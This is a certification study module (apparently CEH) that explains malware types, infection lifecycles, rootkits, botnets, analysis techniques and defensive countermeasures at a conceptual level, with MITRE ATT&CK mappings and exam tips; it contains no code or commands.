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MALWARE AND THRETS

MODULE 07

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1. INTRODUCTION TO MALWARE

1. Introduction to Malware

1. MALWARE

1.1 Definition of Malware

Malware (Malicious Software) refers to any software intentionally designed to infiltrate, damage, disrupt, spy on, or gain unauthorized access to computer systems, networks, or data. Malware is a primary weapon used by attackers to establish persistence, steal sensitive information, disrupt operations, and monetize cyberattacks.

In the CEH framework, malware is studied not to create threats but to **understand attacker techniques** and design effective **detection, prevention, and response mechanisms**.

1.2 Objectives of Malware Attacks

The primary objectives behind malware deployment include:

- Unauthorized access to systems
- Data theft (credentials, financial data, intellectual property)
- Surveillance and espionage
- System disruption or destruction
- Financial gain through ransomware or fraud
- Creating botnets for large-scale attacks

Malware often acts as the **post-exploitation payload**, enabling attackers to maintain control after initial compromise.

1.3 Why Malware Is Critical in System Hacking

Malware bridges the gap between **initial access** and **long-term control**. Even if attackers exploit vulnerability, malware allows them to:

- Maintain persistence

1. INTRODUCTION TO MALWARE

- Evade detection
- Escalate privileges
- Communicate with command-and-control servers

Without malware, most modern cyberattacks would fail to sustain impact.

2. MALWARE LIFECYCLE

Understanding the malware lifecycle is crucial for both attackers and defenders. It represents the complete journey of malware from creation to impact.

2.1 Malware Development

Attackers design malware based on objectives:

- Credential theft
- Persistence
- Surveillance
- Destruction

Modern malware is often **modular**, meaning components such as loaders, payloads, and communication modules are separated to increase flexibility and stealth.

2.2 Malware Delivery

Delivery mechanisms determine how malware reaches the victim:

- Phishing emails with malicious attachments
- Malicious websites (drive-by downloads)
- Infected USB devices

1. INTRODUCTION TO MALWARE

- Exploit kits targeting software vulnerabilities
- Trojanized legitimate software

Delivery is often combined with **social engineering**, making users an active part of the infection process.

2.3 Malware Execution

Once delivered, malware must execute. Execution may occur via:

- User interaction (opening files)
- Exploiting software vulnerabilities
- Abusing system utilities (Living-off-the-Land techniques)

Execution is a critical detection point for security tools.

2.4 Persistence Mechanisms

After execution, malware attempts to survive reboots and system restarts using:

- Startup registry keys
- Scheduled tasks
- System services
- Boot-level persistence

Persistence ensures long-term attacker access.

2.5 Command and Control (C2) Communication

Most malware communicates with an attacker-controlled server to:

- Receive commands

1. INTRODUCTION TO MALWARE

- Exfiltrate data
- Download updates or additional payloads

C2 channels may use HTTP, HTTPS, DNS, or covert channels like steganography.

2.6 Actions on Objectives

This is the final stage where malware fulfills its purpose:

- Encrypting data (ransomware)
 - Stealing credentials
 - Launching DDoS attacks
 - Exfiltrating sensitive information
-

3. RISKS AND IMPACT OF MALWARE

Malware can cause:

- Financial losses
- Data breaches
- Legal and regulatory penalties
- Operational downtime
- Reputational damage

In enterprise environments, malware infections can escalate into **full network compromise**.

4. MITIGATION AND DEFENSIVE PERSPECTIVE

Key defensive strategies include:

1. INTRODUCTION TO MALWARE

- Endpoint Detection and Response (EDR)
- Regular patching
- Least privilege enforcement
- User awareness training
- Network traffic monitoring

Defense-in-depth is essential to interrupt malware at multiple lifecycle stages.

5. MITRE ATT&CK MAPPING

Malware Stage	MITRE Tactic	Technique ID	Technique Name
Delivery	Initial Access	T1566	Phishing
Execution	Execution	T1059	Command and Scripting Interpreter
Persistence	Persistence	T1547	Boot or Logon Autostart Execution
C2	Command & Control	TA0011	Command and Control
Impact	Impact	T1486	Data Encrypted for Impact

6. CEH Exam-Oriented Notes

- Malware $\neq$ Virus (virus is a type of malware)
- Malware lifecycle questions are **very common**
- Persistence $\neq$ Privilege Escalation
- C2 communication is essential for advanced malware
- Social engineering is often part of delivery

2. VIRUSES AND WORMS

2. Viruses and Worms

1. COMPUTER VIRUSES

1.1 Definition of a Virus

A computer virus is a **self-replicating malicious program** that attaches itself to a legitimate host file or program. A virus **requires user action** (such as opening a file or executing a program) to activate and spread.

Viruses modify existing files by inserting malicious code, allowing them to propagate when the infected file is shared or executed.

1.2 Objectives of Virus Attacks

Viruses are designed to:

- Corrupt or destroy data
- Disrupt normal system operations
- Spread malicious payloads
- Create backdoors for further exploitation
- Cause reputational or financial damage

Unlike worms, viruses rely heavily on **user interaction**.

1.3 Types of Computer Viruses

1.3.1 File Infector Viruses

These viruses attach themselves to executable files (.exe, .dll). When the infected file runs, the virus executes first.

1.3.2 Boot Sector Viruses

They infect the boot sector or master boot record (MBR), activating when the system starts.

1.3.3 Macro Viruses

2. VIRUSES AND WORMS

Macro viruses exploit scripting capabilities in applications such as Microsoft Word or Excel.

1.3.4 Polymorphic Viruses

These viruses change their code signature on each infection, making signature-based detection difficult.

1.3.5 Metamorphic Viruses

More advanced than polymorphic viruses, they completely rewrite their code logic while maintaining functionality.

1.4 Virus Infection Methodology

1. User executes an infected file
2. Virus code loads into memory
3. Host file is modified
4. Virus replicates to other files
5. Payload executes based on trigger conditions

1.5 Risks and Impact of Viruses

- Data corruption or loss
- Application instability
- System crashes
- Spread across removable media
- Entry point for advanced malware

1.6 Virus Mitigation Techniques

- Updated antivirus software
- Macro security controls

2. VIRUSES AND WORMS

- Restricting executable files
 - Regular system patching
 - User awareness training
-

2. COMPUTER WORMS

2.1 Definition of a Worm

A worm is a **self-replicating malware** that spreads **without user interaction**. Worms exploit network vulnerabilities, weak credentials, or misconfigured services to propagate automatically.

Worms are particularly dangerous due to their **speed and scalability**.

2.2 Objectives of Worm Attacks

Worms aim to:

- Rapidly spread across networks
 - Create botnets
 - Deliver additional malware payloads
 - Exhaust system and network resources
-

2.3 Types of Worms

2.3.1 Network Worms

Spread by exploiting vulnerabilities in network services.

2.3.2 Email Worms

Propagate via malicious email attachments or links.

2.3.3 Internet Worms

2. VIRUSES AND WORMS

Use multiple vectors such as web services, instant messaging, and file sharing.

2.4 Worm Propagation Methodology

1. Scan network for vulnerable hosts
 2. Exploit vulnerability or weak credentials
 3. Copy itself to the new system
 4. Execute automatically
 5. Continue propagation
-

2.5 Risks and Impact of Worms

- Network congestion
 - Service outages
 - Rapid large-scale infections
 - Infrastructure disruption
-

2.6 Worm Mitigation Techniques

- Network segmentation
 - Patch management
 - Intrusion Detection Systems (IDS)
 - Firewall rule enforcement
-

2. VIRUSES AND WORMS

3. VIRUS VS WORM (COMPARISON)

Feature	Virus	Worm
User Interaction	Required	Not Required
Host File	Required	Not Required
Spread Speed	Slow	Fast
Network Impact	Limited	Severe

4. MITRE ATT&CK MAPPING (PART 2 TOPICS)

Malware Type	MITRE Tactic	Technique ID	Technique Name
Virus	Execution	T1204	User Execution
Macro Virus	Execution	T1059.005	Visual Basic
Worm	Initial Access	T1190	Exploit Public-Facing Application
Worm	Lateral Movement	T1021	Remote Services

5. CEH Exam-Oriented Notes (Part 2)

- Virus needs a **host file**; worm does not
- Worms spread **without user action**
- Polymorphic $\neq$ Metamorphic (very common exam trap)
- Worms cause **network-level damage**
- Boot sector viruses activate at startup

3. TROJANS AND REMOTE ACCESS TROJANS (RATS)

3. Trojans and Remote Access Trojans (RATs)

1. TROJAN HORSES

1.1 Definition of a Trojan

A Trojan Horse (commonly called a Trojan) is a type of malware that **disguises itself as legitimate or useful software** to trick users into executing it. Unlike viruses or worms, Trojans **do not self-replicate**. Their effectiveness relies heavily on **social engineering**.

Once executed, a Trojan performs hidden malicious actions while appearing benign to the user.

1.2 Objectives of Trojan Attacks

The primary goals of Trojans include:

- Creating backdoors for unauthorized access
- Stealing credentials and sensitive data
- Downloading and installing additional malware
- Monitoring user activity
- Maintaining long-term persistence

Trojans often act as the **initial malware payload** that enables further exploitation.

1.3 Common Types of Trojans

1.3.1 Backdoor Trojans

These Trojans open hidden communication channels allowing attackers to remotely control the system.

1.3.2 Banking Trojans

3. TROJANS AND REMOTE ACCESS TROJANS (RATS)

Designed to steal financial information such as online banking credentials, credit card data, and transaction details.

1.3.3 Downloader Trojans

Their sole purpose is to download and install other malicious components.

1.3.4 Spy Trojans

Monitor user activities such as keystrokes, screenshots, and browsing behavior.

1.4 Trojan Infection Methodology

1. User downloads or receives a malicious file
 2. File appears legitimate (fake installer, cracked software, email attachment)
 3. User executes the file
 4. Trojan payload installs silently
 5. Backdoor or malicious activity begins
-

1.5 Risks and Impact of Trojans

- Full system compromise
 - Credential theft
 - Unauthorized surveillance
 - Data breaches
 - Loss of user trust
-

1.6 Trojan Mitigation Techniques

- User awareness training
 - Application whitelisting
-

3. TROJANS AND REMOTE ACCESS TROJANS (RATS)

- Email filtering
 - Endpoint Detection and Response (EDR)
 - Software integrity verification
-

2. REMOTE ACCESS TROJANS (RATS)

2.1 Definition of RATs

A Remote Access Trojan (RAT) is an advanced form of Trojan that provides attackers with **full remote control** over a compromised system. RATs function similarly to legitimate remote administration tools but operate without user consent.

2.2 Capabilities of RATs

RATs allow attackers to:

- Execute remote commands
 - Access files and directories
 - Capture keystrokes
 - Take screenshots
 - Activate webcam and microphone
 - Install additional malware
-

2.3 Common RAT Examples

- DarkComet
 - Poison Ivy
 - njRAT
 - Gh0st RAT
-

3. TROJANS AND REMOTE ACCESS TROJANS (RATS)

These tools are frequently abused in espionage and cybercrime campaigns.

2.4 RAT Architecture

A typical RAT consists of:

- **Client (Victim Component)** – Installed on the target machine
 - **Server (Attacker Console)** – Used to control victims
 - **Communication Channel** – HTTP, HTTPS, DNS, or custom protocols
-

2.5 RAT Persistence Mechanisms

RATs often persist using:

- Registry Run keys
- Startup folders
- Scheduled tasks
- System services

Persistence ensures continued access even after reboots.

2.6 Risks and Impact of RAT Infections

- Complete loss of system confidentiality
- Corporate espionage
- Long-term surveillance
- Data exfiltration

RATs are particularly dangerous in enterprise environments.

3. TROJANS AND REMOTE ACCESS TROJANS (RATS)

2.7 RAT Mitigation Techniques

- Network traffic monitoring
 - Blocking outbound C2 connections
 - Endpoint behavioral analysis
 - Application control policies
-

3. MITRE ATT&CK MAPPING (PART 3 TOPICS)

Malware Type	MITRE Tactic	Technique ID	Technique Name
Trojan	Execution	T1204	User Execution
RAT	Command & Control	TA0011	Command and Control
RAT	Persistence	T1547	Boot or Logon Autostart Execution
RAT	Credential Access	T1056	Input Capture

4. CEH Exam-Oriented Notes (Part 3)

- Trojans **do not self-replicate**
- Social engineering is key to Trojan success
- RATs provide **full remote control**
- Backdoor $\neq$ Worm
- RATs commonly use **encrypted C2 channels**

4. RANSOMWARE (DEEP THEORY & MODERN ATTACKS)

4. Ransomware (Deep Theory & Modern Attacks)

1. INTRODUCTION TO RANSOMWARE

1.1 Definition of Ransomware

Ransomware is a category of malware that **denies access to data or systems** by encrypting files or locking the system and then **demand a ransom payment** for restoration. Modern ransomware has evolved from simple screen lockers to **advanced crypto-ransomware with extortion mechanisms**.

Ransomware is one of the **most financially damaging malware threats** in modern cybersecurity.

1.2 Objectives of Ransomware Attacks

The primary objectives include:

- Financial extortion
- Data encryption and denial of access
- Data theft for leverage
- Disruption of business operations

Unlike other malware, ransomware focuses on **monetization** rather than stealth.

2. TYPES OF RANSOMWARE

2.1 Crypto Ransomware

Crypto ransomware encrypts files using **strong cryptographic algorithms** (AES, RSA). Without the decryption key, recovery is extremely difficult.

Examples: WannaCry, Locky, Ryuk

4. RANSOMWARE (DEEP THEORY & MODERN ATTACKS)

2.2 Locker Ransomware

Locks the victim out of the operating system without encrypting files. Less common in modern attacks.

2.3 Double Extortion Ransomware

Attackers **steal data before encryption** and threaten to publish it if the ransom is not paid.

This model significantly increases pressure on victims.

2.4 Triple Extortion

Adds DDoS attacks or public harassment alongside encryption and data leakage.

3. RANSOMWARE INFECTION CHAIN

3.1 Initial Access

- Phishing emails
 - Exploited vulnerabilities
 - Compromised RDP services
-

3.2 Execution

Malicious payload executes via:

- User interaction
 - Script execution
 - Exploit-based execution
-

3.3 Privilege Escalation

Ransomware often escalates privileges to:

4. RANSOMWARE (DEEP THEORY & MODERN ATTACKS)

- Disable security tools
 - Access critical files
-

3.4 Lateral Movement

Attackers spread ransomware across networks to maximize impact.

3.5 Encryption & Impact

Files are encrypted, and ransom notes are displayed.

4. RANSOMWARE CRYPTOGRAPHY MODEL

- Symmetric encryption (AES) for speed
- Asymmetric encryption (RSA) to protect keys
- Unique keys per victim

This hybrid model prevents easy recovery.

5. RISKS AND IMPACT OF RANSOMWARE

- Business downtime
- Financial loss
- Legal penalties
- Reputational damage

Healthcare and critical infrastructure are frequent targets.

4. RANSOMWARE (DEEP THEORY & MODERN ATTACKS)

6. RANSOMWARE MITIGATION TECHNIQUES

- Regular offline backups
- Patch management
- Email filtering
- Network segmentation
- Incident response planning

Backups are the strongest defense.

7. MITRE ATT&CK MAPPING (PART 4 TOPICS)

Stage	MITRE Tactic	Technique ID	Technique Name
Initial Access	Initial Access	T1566	Phishing
Privilege Escalation	Privilege Escalation	TA0004	Privilege Escalation
Lateral Movement	Lateral Movement	T1021	Remote Services
Encryption	Impact	T1486	Data Encrypted for Impact

8. CEH Exam-Oriented Notes (Part 4)

- Ransomware $\neq$ Virus
- Crypto ransomware uses **strong encryption**
- Double extortion is very exam-relevant
- Backups $\neq$ online backups (must be offline)
- Paying ransom does **not guarantee recovery**

5. SPYWARE AND ADWARE

5. Spyware and Adware

1. SPYWARE

1.1 Definition of Spyware

Spyware is a category of malware designed to **secretly monitor and collect information** about a user or system without the user's knowledge or consent. The collected data is transmitted to attackers or third parties for malicious or commercial purposes.

Spyware focuses on **surveillance rather than disruption**.

1.2 Objectives of Spyware Attacks

Spyware aims to:

- Capture keystrokes and credentials
- Monitor browsing behavior
- Steal personal and financial information
- Track system activity
- Enable long-term surveillance

Spyware is commonly used in **identity theft** and **corporate espionage**.

1.3 Types of Spyware

1.3.1 Keyloggers

Record keystrokes to capture usernames, passwords, and messages.

1.3.2 Screen Loggers

Periodically capture screenshots of user activity.

1.3.3 Tracking Cookies

5. SPYWARE AND ADWARE

Monitor user browsing behavior and online habits.

1.3.4 System Monitors

Track applications, processes, and file access.

1.4 Spyware Infection Methodology

- Bundled with free software
 - Installed via malicious browser extensions
 - Delivered through phishing links
 - Exploits software vulnerabilities
-

1.5 Risks and Impact of Spyware

- Credential theft
 - Privacy invasion
 - Financial fraud
 - Loss of confidentiality
-

1.6 Spyware Mitigation Techniques

- Anti-spyware tools
 - Browser security settings
 - Restricting browser extensions
 - User awareness training
-

5. SPYWARE AND ADWARE

2. ADWARE

2.1 Definition of Adware

Adware is malware that **automatically displays or downloads advertisements**. While some adware is considered borderline legitimate, malicious adware aggressively tracks user behavior and redirects traffic to attacker-controlled websites.

2.2 Objectives of Adware

- Generate advertising revenue
 - Redirect web traffic
 - Collect user browsing data
-

2.3 Types of Adware

2.3.1 Legitimate Adware

Included in free software with user consent.

2.3.2 Malicious Adware

Installs without consent and tracks users aggressively.

2.4 Adware Infection Methodology

- Bundled installers
 - Malicious browser add-ons
 - Drive-by downloads
-

2.5 Risks and Impact of Adware

- Browser hijacking
 - Reduced system performance
-

5. SPYWARE AND ADWARE

- Exposure to malicious websites

2.6 Adware Mitigation Techniques

- Ad-blockers
 - Application whitelisting
 - Regular system scans
-

3. SPYWARE VS ADWARE (COMPARISON)

Feature	Spyware	Adware
Primary Goal	Surveillance	Advertising
Data Theft	Yes	Limited
Stealth	High	Medium
User Awareness	Low	Often noticeable

4. MITRE ATT&CK MAPPING (PART 5 TOPICS)

Malware Type	MITRE Tactic	Technique ID	Technique Name
Spyware	Credential Access	T1056	Input Capture
Spyware	Collection	TA0009	Collection
Adware	Persistence	T1547	Autostart Execution

5. CEH Exam-Oriented Notes (Part 5)

5. SPYWARE AND ADWARE

- Spyware focuses on **monitoring**, not destruction
- Keyloggers are a type of spyware
- Adware may be legitimate or malicious
- Browser extensions are common spyware vectors
- Privacy loss is the biggest spyware risk

6. ROOTKITS (STEALTH MALWARE)

6. Rootkits (Stealth Malware)

1. INTRODUCTION TO ROOTKITS

1.1 Definition of a Rootkit

A rootkit is a type of malware designed to **gain and maintain privileged (root or administrator) access** while **hiding its presence** from users, administrators, and security tools. Unlike most malware, rootkits focus primarily on **stealth rather than spread or destruction**.

Rootkits often act as **enablers**, allowing other malware to operate undetected.

1.2 Objectives of Rootkit Attacks

Rootkits are used to:

- Maintain long-term privileged access
 - Hide malicious processes and files
 - Conceal backdoors and Trojans
 - Evade antivirus and monitoring tools
 - Enable persistent surveillance
-

2. TYPES OF ROOTKITS

2.1 User-Mode Rootkits

Operate at the application level and replace or modify system binaries.

Characteristics:

- Easier to detect
 - Less powerful
-

6. ROOTKITS (STEALTH MALWARE)

- Limited system control
-

2.2 Kernel-Mode Rootkits

Operate at the operating system kernel level.

Characteristics:

- Extremely stealthy
- High privileges
- Difficult to detect and remove

Kernel-mode rootkits can intercept system calls and manipulate OS behavior.

2.3 Rootkits

Infect the boot process (MBR/UEFI) and execute before the operating system loads.

Characteristics:

- Survive OS reinstallation
 - Extremely persistent
-

2.4 Firmware Rootkits

Reside in device firmware (BIOS, UEFI, network cards).

Characteristics:

- Rare but highly advanced
 - Very difficult to detect
-

6. ROOTKITS (STEALTH MALWARE)

3. ROOTKIT INSTALLATION METHODOLOGY

1. Initial system compromise
 2. Privilege escalation
 3. Kernel or boot-level modification
 4. Hooking system calls
 5. Hiding malicious artifacts
-

4. RISKS AND IMPACT OF ROOTKITS

- Complete loss of system integrity
 - Long-term undetected compromise
 - Bypass of security controls
 - Platform for advanced persistent threats (APTs)
-

5. ROOTKIT DETECTION CHALLENGES

- Kernel-level hiding
- API hooking
- Signature evasion
- Tampered system utilities

Detection often requires **out-of-band analysis**.

6. ROOTKIT MITIGATION TECHNIQUES

- Secure boot and firmware protection
- OS hardening

6. ROOTKITS (STEALTH MALWARE)

- Integrity monitoring
 - Regular patching
 - Reinstallation from trusted media
-

7. ROOTKIT DETECTION TOOLS

- GMER
- RootkitRevealer
- chkrootkit
- rkhunter

These tools compare expected vs actual system behavior.

8. MITRE ATT&CK MAPPING (PART 6 TOPICS)

Rootkit Type	MITRE Tactic	Technique ID	Technique Name
Rootkits	Defense Evasion	T1014	Rootkit
Bootkits	Persistence	T1542	Pre-OS Boot
Firmware Rootkits	Persistence	T1542.001	System Firmware

9. CEH Exam-Oriented Notes (Part 6)

- Rootkits focus on **stealth**, not spread
 - Kernel-mode > user-mode in danger
 - Bootkits execute **before OS**
 - Reinstallation may not remove firmware rootkits
-

6. ROOTKITS (STEALTH MALWARE)

- Rootkits are often used in **APTs**

7. BOTNETS (COMMAND-AND-CONTROL NETWORKS)

7. Botnets (Command-and-Control Networks)

1. INTRODUCTION TO BOTNETS

1.1 Definition of a Botnet

A botnet is a network of **compromised systems (bots or zombies)** that are remotely controlled by an attacker, known as the **botmaster**, through a **Command-and-Control (C2) infrastructure**. Each infected system executes commands issued by the attacker without the owner's knowledge.

Botnets transform individual compromised machines into a **coordinated attack platform**.

1.2 Objectives of Botnet Attacks

Botnets are created to:

- Launch Distributed Denial-of-Service (DDoS) attacks
- Send massive spam and phishing campaigns
- Perform credential stuffing and brute-force attacks
- Mine cryptocurrency
- Distribute additional malware

Botnets allow attackers to **scale attacks globally** while hiding their identity.

2. BOTNET ARCHITECTURE

2.1 Bot (Zombie)

An infected endpoint that receives and executes commands.

2.2 Command-and-Control (C2) Server

The central system used to manage bots, issue commands, and collect data.

7. BOTNETS (COMMAND-AND-CONTROL NETWORKS)

2.3 Botmaster

The attacker who controls the botnet.

3. BOTNET COMMAND-AND-CONTROL MODELS

3.1 Centralized C2 Model

All bots communicate with a single C2 server.

Pros:

- Simple to manage

Cons:

- Single point of failure
-

3.2 Decentralized (Peer-to-Peer) Model

Bots communicate with each other instead of a central server.

Pros:

- Highly resilient

Cons:

- Complex to control
-

3.3 Hybrid Model

Combines centralized and decentralized approaches for flexibility and resilience.

4. BOTNET INFECTION METHODOLOGY

1. Initial compromise (phishing, exploits, weak passwords)
2. Malware installation

7. BOTNETS (COMMAND-AND-CONTROL NETWORKS)

3. Registration with C2 infrastructure
 4. Awaiting commands
 5. Execution of attack instructions
-

5. COMMON BOTNET-BASED ATTACKS

5.1 DDoS Attacks

Botnets flood targets with traffic, causing service outages.

5.2 Spam Campaigns

Bots send large volumes of spam or phishing emails.

5.3 Credential Attacks

Automated login attempts using stolen credentials.

5.4 Data Exfiltration

Bots steal and transmit sensitive data.

6. RISKS AND IMPACT OF BOTNETS

- Large-scale service disruption
- Financial loss
- Network blacklisting
- Legal and reputational damage

Botnets are frequently used in **nation-state and cybercrime operations**.

7. BOTNETS (COMMAND-AND-CONTROL NETWORKS)

7. BOTNET MITIGATION TECHNIQUES

- Network traffic analysis
 - Blocking C2 communication
 - IDS/IPS deployment
 - Endpoint Detection and Response (EDR)
 - Patch management
-

8. MITRE ATT&CK MAPPING (PART 7 TOPICS)

Botnet Component	MITRE Tactic	Technique ID	Technique Name
Botnet C2	Command & Control	TA0011	Command and Control
DDoS	Impact	T1499	Endpoint Denial of Service
Botnet Propagation	Lateral Movement	T1021	Remote Services
Botnet Persistence	Persistence	T1547	Autostart Execution

9. CEH Exam-Oriented Notes (Part 7)

- Botnets = **collection of zombies**
- C2 communication is mandatory
- P2P botnets are harder to take down
- DDoS is the most common botnet use
- Botnets often use **encrypted traffic**

8. MALWARE ANALYSIS TECHNIQUES

8. Malware Analysis Techniques

1. INTRODUCTION TO MALWARE ANALYSIS

1.1 Definition of Malware Analysis

Malware analysis is the process of **examining malicious software** to understand its behavior, functionality, origin, and potential impact. The goal is to identify **how the malware works, what it affects, and how it can be detected and mitigated**.

Malware analysis is a critical skill for **incident response, threat intelligence, and forensic investigations**.

2. OBJECTIVES OF MALWARE ANALYSIS

Malware analysis is performed to:

- Identify malware capabilities
 - Understand infection vectors
 - Detect persistence mechanisms
 - Identify C2 communication
 - Develop detection signatures
 - Support remediation and recovery
-

3. TYPES OF MALWARE ANALYSIS

3.1 Static Malware Analysis

3.1.1 Definition

8. MALWARE ANALYSIS TECHNIQUES

Static analysis examines malware **without executing it**. Analysts inspect the binary, strings, headers, and code structure.

3.1.2 Static Analysis Techniques

- File hashing (MD5, SHA-256)
 - String analysis
 - File header inspection
 - Disassembly
 - Signature-based detection
-

3.1.3 Advantages of Static Analysis

- Safe (no execution)
 - Quick identification
 - Useful for known malware
-

3.1.4 Limitations of Static Analysis

- Ineffective against packed or obfuscated malware
 - Cannot observe runtime behavior
-

3.2 Dynamic Malware Analysis

3.2.1 Definition

Dynamic analysis involves **executing malware in a controlled environment** (sandbox or virtual machine) to observe its behavior.

8. MALWARE ANALYSIS TECHNIQUES

3.2.2 Dynamic Analysis Techniques

- Process monitoring
 - Registry and file activity tracking
 - Network traffic analysis
 - API call tracing
-

3.2.3 Advantages of Dynamic Analysis

- Reveals real-time behavior
 - Identifies C2 communication
 - Detects runtime persistence
-

3.2.4 Limitations of Dynamic Analysis

- Risky if environment escapes
 - Malware may detect sandbox and hide behavior
-

3.3 Behavioral Analysis

Behavioral analysis focuses on **patterns of activity**, such as:

- Unusual process creation
- Suspicious registry modifications
- Abnormal network traffic

This approach is commonly used in **EDR solutions**.

8. MALWARE ANALYSIS TECHNIQUES

4. MALWARE ANALYSIS ENVIRONMENTS

4.1 Sandboxes

Automated environments that safely execute malware.

Examples:

- Cuckoo Sandbox
 - Hybrid Analysis
 - Any.Run
-

4.2 Virtual Machines

Manual analysis using isolated OS environments.

5. MALWARE ANALYSIS TOOLS

5.1 Static Analysis Tools

- PEStudio
 - Strings
 - IDA Pro
 - Ghidra
-

5.2 Dynamic Analysis Tools

- Process Monitor
 - Wireshark
 - Regshot
-

8. MALWARE ANALYSIS TECHNIQUES

6. RISKS IN MALWARE ANALYSIS

- Accidental infection
 - Network exposure
 - Data leakage
-

7. MALWARE ANALYSIS MITIGATION & SAFETY MEASURES

- Use isolated networks
 - Disable shared folders
 - Snapshot before execution
 - Use non-production systems
-

8. MITRE ATT&CK MAPPING (PART 8 TOPICS)

Analysis Focus	MITRE Tactic	Technique ID	Technique Name
Malware Execution	Execution	T1059	Command and Scripting Interpreter
Network Behavior	Command & Control	TA0011	Command and Control
Persistence Discovery	Persistence	T1547	Autostart Execution

9. CEH Exam-Oriented Notes (Part 8)

- Static analysis = **no execution**
 - Dynamic analysis = **execution in sandbox**
-

8. MALWARE ANALYSIS TECHNIQUES

- Packed malware defeats static analysis
- Behavioral analysis is EDR-based
- Sandboxes can be fingerprinted by malware

9. MALWARE COUNTERMEASURES AND DEFENSE STRATEGIES

9. Malware Countermeasures and Defense Strategies

1. INTRODUCTION TO MALWARE COUNTERMEASURES

1.1 Definition

Malware countermeasures are **preventive, detective, and corrective controls** designed to protect systems, networks, and data from malware infections and their impacts.

A strong defense strategy follows a **defense-in-depth approach**.

2. MALWARE DEFENSE LIFECYCLE

2.1 Prevention

Prevent malware from entering the system.

2.2 Detection

Identify malware activity quickly.

2.3 Response

Contain and eradicate infections.

2.4 Recovery

Restore systems to normal operation.

3. PREVENTIVE COUNTERMEASURES

3.1 Endpoint Protection

- Antivirus and anti-malware solutions
- Endpoint Detection and Response (EDR)

9. MALWARE COUNTERMEASURES AND DEFENSE STRATEGIES

3.2 Patch Management

Regular updates to:

- Operating systems
- Applications
- Firmware

Unpatched vulnerabilities are primary infection vectors.

3.3 Email Security

- Spam filtering
 - Phishing detection
 - Attachment sandboxing
-

3.4 Network Security Controls

- Firewalls
 - IDS/IPS
 - Network segmentation
-

4. MALWARE DETECTION TECHNIQUES

4.1 Signature-Based Detection

Matches known malware signatures.

Limitation: Ineffective against zero-day malware.

4.2 Heuristic Detection

Identifies suspicious behavior patterns.

9. MALWARE COUNTERMEASURES AND DEFENSE STRATEGIES

4.3 Behavioral Detection

Monitors runtime behavior for anomalies.

4.4 Sandboxing

Executes files in isolated environments.

5. MALWARE RESPONSE AND CONTAINMENT

5.1 Incident Isolation

- Disconnect infected systems
 - Block C2 traffic
-

5.2 Malware Removal

- Antivirus cleaning
 - Manual eradication
 - System reinstallation
-

5.3 Forensic Analysis

- Identify root cause
 - Preserve evidence
 - Document impact
-

6. RECOVERY AND POST-INCIDENT ACTIONS

- Restore from clean backups
- Validate system integrity

9. MALWARE COUNTERMEASURES AND DEFENSE STRATEGIES

- Update security controls
 - User awareness training
-

7. ENTERPRISE MALWARE DEFENSE FRAMEWORKS

- NIST Cybersecurity Framework
 - ISO/IEC 27001
 - CIS Critical Security Controls
-

8. MITRE ATT&CK MAPPING (PART 9 TOPICS)

Defense Area	MITRE Tactic	Technique ID	Technique Name
Malware Detection	Defense Evasion	T1562	Impair Defenses
Malware Removal	Incident Response	IR Lifecycle	Containment & Eradication
C2 Blocking	Command & Control	TA0011	Command and Control

9. CEH Exam-Oriented Notes (Part 9)

- Defense-in-depth is key
- Prevention alone is insufficient
- Behavioral detection catches zero-days
- Incident response must be documented
- Backups are critical for recovery

CONSOLIDATED SUMMARY, CASE STUDIES & CEH EXAM STRATEGY

Consolidated Summary, Case Studies & CEH Exam Strategy

1. CONSOLIDATED MALWARE THREATS OVERVIEW

Malware represents one of the most critical cyber threats, targeting **confidentiality, integrity, and availability (CIA triad)**. Modern malware is **multi-functional**, stealthy, and often part of larger attack campaigns such as **Advanced Persistent Threats (APTs)**.

2. MALWARE LIFECYCLE (END-TO-END)

1. **Delivery** – Phishing, exploit kits, USB, drive-by downloads
 2. **Execution** – User interaction or exploit execution
 3. **Persistence** – Registry keys, services, scheduled tasks
 4. **Privilege Escalation** – Exploiting OS or application flaws
 5. **Defense Evasion** – Packing, obfuscation, rootkits
 6. **Command & Control** – C2 servers or P2P communication
 7. **Actions on Objectives** – Data theft, DDoS, ransomware
-

3. COMPARATIVE SUMMARY OF MALWARE TYPES

Malware Type	Primary Goal	Stealth	Persistence	Typical Impact
Virus	Self-replication	Low	Medium	File corruption
Worm	Rapid spread	Medium	Low	Network congestion
Trojan	Unauthorized access	High	High	Data theft
Ransomware	Financial extortion	Medium	High	Data unavailability

CONSOLIDATED SUMMARY, CASE STUDIES & CEH EXAM STRATEGY

Malware Type	Primary Goal	Stealth	Persistence	Typical Impact
Spyware	Surveillance	Very High	High	Privacy loss
Rootkit	Stealth & control	Extreme	Extreme	Full compromise
Botnet	Distributed attacks	High	High	Service disruption

4. REAL-WORLD MALWARE CASE STUDIES

4.1 WannaCry Ransomware

- Exploited SMB vulnerability (EternalBlue)
 - Impacted 200,000+ systems globally
 - Highlighted importance of patch management
-

4.2 Stuxnet Worm

- Targeted industrial control systems
 - Used multiple zero-day exploits
 - Example of nation-state malware
-

4.3 Zeus Banking Trojan

- Credential theft via keylogging
 - Used botnet-based architecture
 - Financial sector impact
-

CONSOLIDATED SUMMARY, CASE STUDIES & CEH EXAM STRATEGY

5. MALWARE & MITRE ATT&CK ALIGNMENT (HIGH-LEVEL)

Malware Stage	MITRE Tactic
Initial Infection	Initial Access
Execution	Execution
Persistence	Persistence
Privilege Escalation	Privilege Escalation
Stealth	Defense Evasion
C2 Communication	Command & Control
Impact	Impact

MITRE ATT&CK provides a **standardized language** for malware behavior.

6. MALWARE RISK ASSESSMENT

6.1 Risk Factors

- Outdated systems
 - Weak user awareness
 - Poor network segmentation
 - Lack of monitoring
-

6.2 Business Impact

- Financial loss
 - Operational disruption
 - Regulatory penalties
-

CONSOLIDATED SUMMARY, CASE STUDIES & CEH EXAM STRATEGY

- Reputational damage
-

7. MALWARE MITIGATION STRATEGY (EXAM & REPORT FRIENDLY)

7.1 Technical Controls

- Antivirus + EDR
 - IDS/IPS
 - Network segmentation
-

7.2 Administrative Controls

- Security policies
 - Incident response plans
 - User training
-

7.3 Physical Controls

- USB restrictions
 - Secure access to hardware
-

8. CEH EXAM STRATEGY

8.1 Common Exam Traps

- Confusing worms with viruses
 - Assuming static analysis executes malware
 - Underestimating rootkit persistence
 - Ignoring C2 importance in botnets
-

CONSOLIDATED SUMMARY, CASE STUDIES & CEH EXAM STRATEGY

8.2 Key One-Liners for CEH

- “Rootkits focus on stealth, not spread”
 - “Botnets require command-and-control”
 - “Ransomware targets availability”
 - “Static analysis does not execute malware”
-

9. FINAL CONCLUSION

